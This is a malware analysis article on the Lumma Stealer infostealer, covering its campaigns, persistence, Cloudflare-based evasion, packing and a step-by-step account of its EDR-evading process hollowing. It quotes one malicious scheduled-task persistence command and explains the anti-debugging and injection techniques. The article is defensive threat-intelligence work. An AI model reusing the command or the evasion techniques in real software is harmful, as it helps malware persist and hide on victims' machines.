Lumma Stealer

Archived: 2026-05-05 02:36:25 UTC

Author: Federico Fantini

Estimated reading time: 30 minutes

Reading tip: Clicking on the image allows viewing it in full resolution for improved readability.


Summary

Introduction

This analysis served as a practical testbed at Certego to evaluate a well-established technique: emulating the network behavior of malware in order to impersonate an infected machine from the perspective of the C2 infrastructure. Within the scope of my thesis project, TheTrackerShow, the knowledge acquired through the analysis of Lumma Stealer's communication protocol proved essential for the design and development of an automated framework. This system is capable of continuously interacting with malicious servers, monitoring ongoing campaigns, and generating statistical visualizations to support threat intelligence activities.

Lumma Stealer overview

In recent years, the evolution of Malware-as-a-Service (MaaS) has made cybercrime increasingly accessible, which contributed to the spread of infostealers like Lumma Stealer (or Lumma C2). Introduced in 2022, Lumma has quickly gained popularity in underground forums due to its ease of use and continuous updates by its developers, with prices ranging from $250 to $20,000.



Global Threat

Lumma Stealer has rapidly emerged as a widespread cyber threat, active across continents and industry sectors. Its modular architecture, availability as a Malware-as-a-Service (MaaS), and sophisticated evasion techniques have contributed to its global proliferation, making it one of the most active info-stealers in recent years.

Several sources document its geographical impact. According to Netskope, large-scale campaigns have been observed in Argentina, Colombia, the United States, and the Philippines, with a particular focus on the telecommunications sector. Similarly, ESET telemetry recorded a sharp increase in detections across Peru, Poland, Spain, Mexico, and Slovakia, showing a strong presence in Latin America and Eastern Europe.

Microsoft published a global heatmap highlighting significant infection rates across North America, Western Europe, and parts of Asia, confirming Lumma's global footprint.

On a national level, CERT-AgID confirmed that Lumma Stealer was actively distributed in Italy throughout 2024. The campaigns primarily relied on phishing emails containing malicious attachments or compressed archives, highlighting the malware's adaptability to the Italian threat landscape as well.

Record growth

As reported in ESET's second half of 2024 report, Lumma Stealer recorded a 369% distribution increase compared to the previous half-year, reaching almost 50'000 detections in 2024, which made it one of the ten most detected infostealers by ESET products.

Furthermore in the Any.run annual 2024 report we see how Lumma Stealer leads the way with 12'655 detections, a newcomer compared to 2023, highlighting its rapid rise in the cyber threat landscape.

Campaigns

Lumma Stealer campaigns are characterized by deceptive and constantly evolving distribution tactics designed to steal sensitive user data. The main distribution methods include:

- Fake CAPTCHA Pages: Users are redirected to fake CAPTCHA pages that execute PowerShell commands under the guise of human verification, resulting in malware download. These pages often appear on compromised websites or via malvertising
- Phishing Emails: Traditional phishing tactics that lure users into opening malicious attachments or clicking links to malware-hosting sites
- Spear Phishing via GitHub: Attackers impersonate GitHub's security team, sending fake alerts or posting bogus fixes in repository comments. The links point to ZIP files containing the malware
- Cracked Software: Lumma has been distributed through pirated software, targeting users looking for unauthorized or free applications

Persistence

As reported by picussecurity, uses of persistence mechanisms have been highlighted, especially when implemented together with other malware such as loaders or RATs. Although Lumma Stealer itself often follows a grab-and-go model (executing quickly and exfiltrating data in one shot), more advanced operations aim to maintain long-term access to infected systems.

Two main persistence techniques have been observed:

- **Startup Folder Abuse**: the malware creates an `.url` shortcut file in the Windows Startup folder. These point to JavaScript files (e.g., `HealthPulse.js`) that are executed automatically via `mshta.exe` when the user logs in.
- **Scheduled Tasks**: the malware sets scheduled tasks. One example is a task named "Lodging", configured to run a JavaScript script (e.g., `Quantifyr.js`) every five minutes using `wscript.exe`:

```
schtasks /create /tn "Lodging" /tr "wscript.exe Quantifyr.js" /sc minute /mo 5
```

Lumma Stealer often runs once without persistence, but when bundled with RATs or loaders, attackers can maintain access and redeploy it as needed. In general defenders should scrutinize unusual startup entries or scheduled tasks, which may signal an ongoing infection.

Defense evasion

As reported by bitsight, Lumma Stealer operators leveraged Cloudflare services to mask the source IP addresses of their C2 servers. This type of obfuscation makes it difficult for defenders to track and block malicious infrastructure.

The use of cloudflare offers several tactical advantages for threat actors, here are a few:

- **DDoS protection**: the C2 backend is “shielded” behind the Cloudflare infrastructure, so any overload attempts by researchers or automated countermeasures are mitigated by Cloudflare’s reverse proxy.
- **Real IP obfuscation**: the real IP addresses of the C2 servers are not visible to researchers, they only have access to the IPs of Cloudflare nodes (e.g. `104.x.x.x`, `172.x.x.x`).
- **Automatic blocking of suspicious traffic**: Cloudflare can block or filter requests from TOR, VPN, or known malicious IPs. In these cases, interactive challenges are requested (e.g. CAPTCHA or Turnstile) that hinder automated crawling and reverse engineering tools.

From a threat actor’s point of view, this means being able to filter automatic analyses performed by sandboxes and crawlers through proxies and, above all, being able to improve the survivability of their servers by limiting access to only “legitimate victims”, i.e. those who have actually contracted the malware.

Telegram as marketplace for stolen logs

Telegram is widely used by Lumma Stealer operators to sell stolen credentials through dedicated channels and bots. As highlighted by SOCRadar, these platforms offer searchable access to logs, subscription tiers, and automated delivery of fresh data. This transforms Telegram into a ready-made black market for infostealer output, streamlining the monetization of compromised accounts.

First stage analysis

The initial technical analysis focused on a sample of Lumma Stealer retrieved from the MalwareBazaar platform.

Static analysis

As shown in the following image, the import table includes several suspicious functions, of which related to reconnaissance. However, their limited presence suggests that much of the functionality may be hidden. This is supported by the presence of a high-entropy section named `.open`, which strongly indicates the use of packing or obfuscation techniques. High entropy is commonly associated with compressed or encrypted code, often employed to hinder static analysis and conceal malicious behavior.

SECTIONS

property	value	value	value	value	value	value	value
headers	header[0]	header[1]	header[2]	header[3]	header[4]	header[5]	header[6]
name	.text	.rdata	.data	.00cfg	.tls	.reloc	.open
md5	0A15321B2BCCB9D876DB29...	D1C860B0A021545BC53C30...	C845AB4A81EA600B04809C...	BDF8BEAAD906D2779F71E1...	1F354D76203061BFDD5A53D...	7D420C21B9F9A28FF7BC622...	56B9E47A000D93EB3ED417A...
entropy	7.037	5.415	4.578	0.041	0.020	6.262	7.999
file-ratio (99.88%)	69.30 %	4.13 %	0.45 %	0.04 %	0.04 %	0.86 %	25.05 %
raw-address	0x00000600	0x000D4000	0x000E0A00	0x000E2000	0x000E2200	0x000E2400	0x000E4E00
raw-size (1249280 bytes)	0x000D3A00 (866816 bytes)	0x0000CA00 (51712 bytes)	0x00001600 (5632 bytes)	0x00000200 (512 bytes)	0x00000200 (512 bytes)	0x00002A00 (10752 bytes)	0x0004C800 (313344 bytes)
virtual-address	0x00001000	0x000D5000	0x000E2000	0x000E5000	0x000E6000	0x000E7000	0x000EA000
virtual-size (1252191 bytes)	0x000D389A (866458 bytes)	0x0000C854 (51284 bytes)	0x00002A20 (10784 bytes)	0x00000008 (8 bytes)	0x00000009 (9 bytes)	0x00002840 (10304 bytes)	0x0004C800 (313344 bytes)

IMPORTS


imports (81)	flag (11)	callback (0)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (9)	technique (7)	type (1)	ordinal (0)	library (2)
GetCurrentProcessId	x	-	0x000E08AE	0x000E08AE	557 (0x022D)	reconnaissance	T1057 | Process Discovery	implicit	-	KERNEL32.dll
FindFirstFileExW	x	-	0x000E07D8	0x000E07D8	399 (0x018F)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.dll
FindNextFileW	x	-	0x000E07EC	0x000E07EC	416 (0x01A0)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.dll
WriteFile	x	-	0x000E0CD2	0x000E0CD2	1594 (0x063A)	file	-	implicit	-	KERNEL32.dll
GetCurrentThreadId	x	-	0x000E08C4	0x000E08C4	561 (0x0231)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.dll
GetEnvironmentStringsW	x	-	0x000E08DA	0x000E08DA	588 (0x024C)	execution	-	implicit	-	KERNEL32.dll
SetEnvironmentVariableW	x	-	0x000E0BBA	0x000E0BBA	1334 (0x0536)	execution	-	implicit	-	KERNEL32.dll
TerminateProcess	x	-	0x000E0C32	0x000E0C32	1460 (0x05B4)	execution	-	implicit	-	KERNEL32.dll
RaiseException	x	-	0x000E0B62	0x000E0B62	1155 (0x0483)	exception	-	implicit	-	KERNEL32.dll
GetModuleHandleExW	x	-	0x000E094A	0x000E094A	654 (0x028E)	dynamic-library	-	implicit	-	KERNEL32.dll
AddClipboardFormatListener	x	-	0x000E06FC	0x000E06FC	1 (0x0001)	data-exchange	T1115 | Clipboard Data	implicit	-	USER32.dll

STRINGS

encoding (2)	size (bytes)	location	flag (12)	label (159)	group (9)	technique (7)	value (21292)
ascii	19	.rdata	x	import	reconnaissance	T1057 | Process Discovery	GetCurrentProcessId
ascii	15	.rdata	x	import	file	T1083 | File and Directory Discovery	FindFirstFileEx
ascii	12	.rdata	x	import	file	T1083 | File and Directory Discovery	FindNextFile
ascii	9	.rdata	x	import	file	-	WriteFile
ascii	18	.rdata	x	import	execution	T1057 | Process Discovery	GetCurrentThreadId
ascii	21	.rdata	x	import	execution	-	GetEnvironmentStrings
ascii	22	.rdata	x	import	execution	-	SetEnvironmentVariable
ascii	16	.rdata	x	import	execution	-	TerminateProcess
ascii	14	.rdata	x	import	exception	-	RaiseException
ascii	17	.rdata	x	import	dynamic-library	-	GetModuleHandleEx
ascii	26	.rdata	x	import	data-exchange	T1115 | Clipboard Data	AddClipboardFormatListener
ascii	6	0x000001E8	x	-	-	-	.00cfg

As visible in the next image, the `.open` section appears unusually **uniform** and exhibits **very high entropy**, a clear indication of obfuscation or compression. Even the `.text` section shows signs of being affected by packing techniques. The visual structure suggests that a large portion (about 92%) of the binary is packed, making static analysis and advanced static analysis inefficient at this stage. In such cases, dynamic analysis or unpacking is generally required to expose the underlying malicious behavior.

```
PE32
    Operation system: Windows(Vista)[I386, 32-bit, Console]      S   ?
    Linker: Microsoft Linker(14.0)                               S   ?
    Compiler: Microsoft Visual C/C++(15.00-16.00)                S   ?
    Language: C/C++                                              S   ?
    (Heur)Packer: Compressed or packed data[High entropy + Section 6 (".open") compressed]  S  ?
```



The `.open` section lacks any meaningful code references, apart from a pointer in the PE header. Again this behavior is typical of packed binaries, where custom sections are mapped but only accessed during runtime unpacking.

```
                    //
                    // .open
                    // ram:004ea000-ram:005367ff
                    //

                    DAT_004ea000                                    XREF[1]:     0040026c(*)
004ea000 b2             ??          B2h
004ea001 eb             ??          EBh
004ea002 ec             ??          ECh
004ea003 6d             ??          6Dh    m
004ea004 53             ??          53h    S
004ea005 7a             ??          7Ah    z
004ea006 d1             ??          D1h
004ea007 3d             ??          3Dh    =
004ea008 9d             ??          9Dh
004ea009 06             ??          06h
004ea00a a3             ??          A3h
004ea00b 69             ??          69h    i
004ea00c 62             ??          62h    b
004ea00d a8             ??          A8h
004ea00e 1b             ??          1Bh
004ea00f b9             ??          B9h
004ea010 9e             ??          9Eh
004ea011 33             ??          33h    3
004ea012 37             ??          37h    7
004ea013 60             ??          60h    `
004ea014 0a             ??          0Ah
004ea015 d4             ??          D4h
004ea016 35             ??          35h    5
004ea017 09             ??          09h
```

Another notable section is `.00cfg`, whose uncommon name and contents raise suspicion. It includes a reference to the `_guard_check_icall()` function (it is associated with the `/guard:cf` compiler flag, for further information refer to Microsoft Docs), which is linked to control flow integrity mechanisms that insert runtime checks on indirect calls. This would explain the unusually high number of cross-references observed in the disassembled code and reinforces the presence of protective or evasive techniques within the binary.


```
//
// .00cfg
// ram:004e5000-ram:004e51ff
//

PTR__guard_check_icall_004e5000                 XREF[86]:    004001f4(*), ~locale:004b9972(R),
                                                             ~locale:004b998a(R),
                                                             operator():004bb0f4(R),
                                                             _Callfns:004bbbf0(R),
                                                             __CxxThrowException@8:004bc32c(R...
                                                             FUN_004bfa05:004bfa5d(R),
                                                             FUN_004bfb68:004bfbba(R),
                                                             FUN_004bfcb8:004bfcce(R),
                                                             operator():004c1a02(R),
                                                             FUN_004c21f0:004c2207(R),
                                                             FUN_004c23f2:004c2428(R),
                                                             _terminate:004c4609(R),
                                                             FUN_004c7bc4:004c7bee(R),
                                                             ___acrt_FlsSetValue@8:004c7c30(R...
                                                             FUN_004c7e10:004c7e3c(R),
                                                             FUN_004c9357:004c94c4(R),
                                                             FUN_004c9357:004c94f2(R),
                                                             ___vcrt_FlsGetValue:004d0aba(R),
                                                             ___vcrt_FlsSetValue:004d0af8(R),
                                                             [more]
    addr        _guard_check_icall
```

Dynamic analysis and process "un-hollowing"

Since static analysis proves ineffective due to the presence of obfuscation techniques, we shift our focus to dynamic analysis. This approach allows us to bypass the obfuscation layer and reach the core functionality hidden within the malware.

One of the quickest and most efficient ways to gather behavioral insights with minimal manual effort is by using a sandbox environment. At Certego, we maintain a private instance of CAPE Sandbox. For this analysis, has proven to be an especially effective tool.

Although the sandbox is internal and not accessible to the public, we can still share screenshots of the results to illustrate the malware's behavior.



The image illustrates a classic case of **process hollowing**, a technique widely used by modern malware to stealthily execute arbitrary code under the guise of a legitimate process. In the scenario depicted, the initial process corresponds to the malware itself which, at this early stage, has not yet exhibited any malicious behavior and therefore appears legitimate. The malware then creates a new instance of itself (a clone of the original executable process) launched explicitly in a suspended state. It is on this newly created process that the hollowing technique is applied: the original contents are overwritten with a malicious payload, which is later executed under the identity of what appears to be an unmodified and benign executable.


The sequence begins with the creation of the suspended process using the high-level API `CreateProcessW`, which internally invokes the lower-level native API `NtCreateUserProcess`. The use of the CREATE_SUSPENDED flag (hex value 0x00000004) ensures that the primary thread of the process is created but not immediately executed. This provides a temporal window in which the attacker can modify the process's memory before any code is run. It is important to note that the order of the first three calls appears reversed due to how CAPE Sandbox logs API calls based on completion order rather than invocation order. Specifically, between `NtCreateUserProcess` and `CreateProcessW`, the `sysenter` instruction is observed. This instruction is used to transition directly from user mode to kernel mode and is internally employed by functions such as `NtCreateUserProcess` to perform system calls, enabling direct interaction with the Windows kernel.

After the process has been created, the following operations are carried out:

- `NtAllocateVirtualMemory` is used to reserve memory space within the remote process (in this case at base address `0x00400000`, with a size of `0x00059000` bytes). Notably, the protection flags include `PAGE_EXECUTE_READWRITE`, which allows both writing and execution within the same region (a highly suspicious condition in legitimate software contexts).
- `WriteProcessMemory` writes a malicious payload in Portable Executable (PE) format into the allocated memory. The data observed in the image clearly resembles a PE binary, beginning with the MZ magic number (`0x4D5A`), and appears to be injected in multiple non-contiguous segments.

- `NtGetContextThread` and `NtSetContextThread` are then used to modify the execution context of the suspended thread, specifically updating the value of the EIP (or RIP in 64-bit architectures) register, which represents the instruction pointer. This attribute of the `CONTEXT` struct is set to the entry point of the injected payload (`0x0040ced0`), so that execution resumes directly from the injected code rather than the original program logic.
- `NtResumeThread` resumes the execution of the thread, effectively launching the malicious code under the identity of what appears to be a legitimate process.

The following image helps clarify why the child process is not explicitly unmapped during the hollowing procedure.



In this case, the malware performs process hollowing without invoking `NtUnmapViewOfSection` (the user-mode accessible syscall) or `ZwUnmapViewOfSection` (kernel-mode counterpart). The parent process, compiled with ASLR, is loaded at `0x007c0000` , leaving the typical base address `0x00400000` unused in the child. This allows a direct `NtAllocateVirtualMemory` call at `0x00400000` , avoiding the need to unmap any section. If that address had been occupied, the allocation would have failed.

This technique cleverly bypasses EDRs that rely on detecting `NtUnmapViewOfSection` as a signature for hollowing. Later, a small memory region is mapped via `NtMapViewOfSection` at `0x03460000` and quickly unmapped with `NtUnmapViewOfSectionEx` (a variant that allows more granular unmapping by accepting a thread handle), possibly as a decoy. An analyst might dismiss this late unmap as harmless, missing the earlier stealthy injection. Nonetheless, further investigation would reveal the full evasion strategy.

Following the sandbox analysis and identification of a process hollowing-compatible sequence, a script for x64dbg (as well as you can also find the console output) was developed to automate the tracing and memory dump of the injected payload. The script is designed to be executed once the breakpoint on the entry point of the analyzed process is reached, where the executable is loaded into memory but not yet executed.

The script works on multiple levels. First, it defeats common anti-debugging countermeasures, including the `BeingDebugged` flag in the Process Environment Block (PEB) structure. Next, the script sets breakpoints on a set

of strategic hollowing detection APIs: `CreateProcessW` (create the suspended process), `VirtualAlloc` and `VirtualAllocEx` (allocate memory in the remote process address space), `WriteProcessMemory` (write the payload), and `ResumeThread` (resume the thread after injection).

Particular attention is paid to the `WriteProcessMemory` function. If a buffer containing the **MZ signature** (indicator of the header of a PE file) is detected, the script assumes that it is the malicious payload injected into the hollowed process. In this case, the handle of the process in which the injection occurred is recorded. All subsequent writes to the same handle will be recorded.


When `ResumeThread` is called, the script proceeds to hook the hollowed process through its Process ID, which was previously saved, and suspends execution to allow the analyst to manually dump the affected memory. I also tried to automate this step, but once the debugger hooks into the child process, it is no longer possible to execute commands in x64dbg except through the GUI console.

This approach allows to acquire the entire content of the injected payload before its execution, facilitating static analysis of the code and extraction of indicators of compromise.

Injected memory analysis


When extracting a Portable Executable (PE) file from a process's memory, the resulting dump often reflects the in-memory layout rather than the original structure on disk.

This discrepancy occurs because, in memory, slices are aligned according to page boundaries (typically `0x1000` bytes), while on disk they follow file alignment (commonly `0x200` bytes). As a result, fields such as `PointerToRawData` and `SizeOfRawData` in slice headers may not accurately match their original values.



To reconstruct a valid PE file suitable for static analysis, these fields must be realigned, ensuring that the raw addresses and sizes match the virtual addresses and sizes observed in memory. This process, described in detail in Rufus M. Brown's blog post, involves modifying the PE headers to reflect the correct mappings, facilitating effective analysis of the dumped executable.

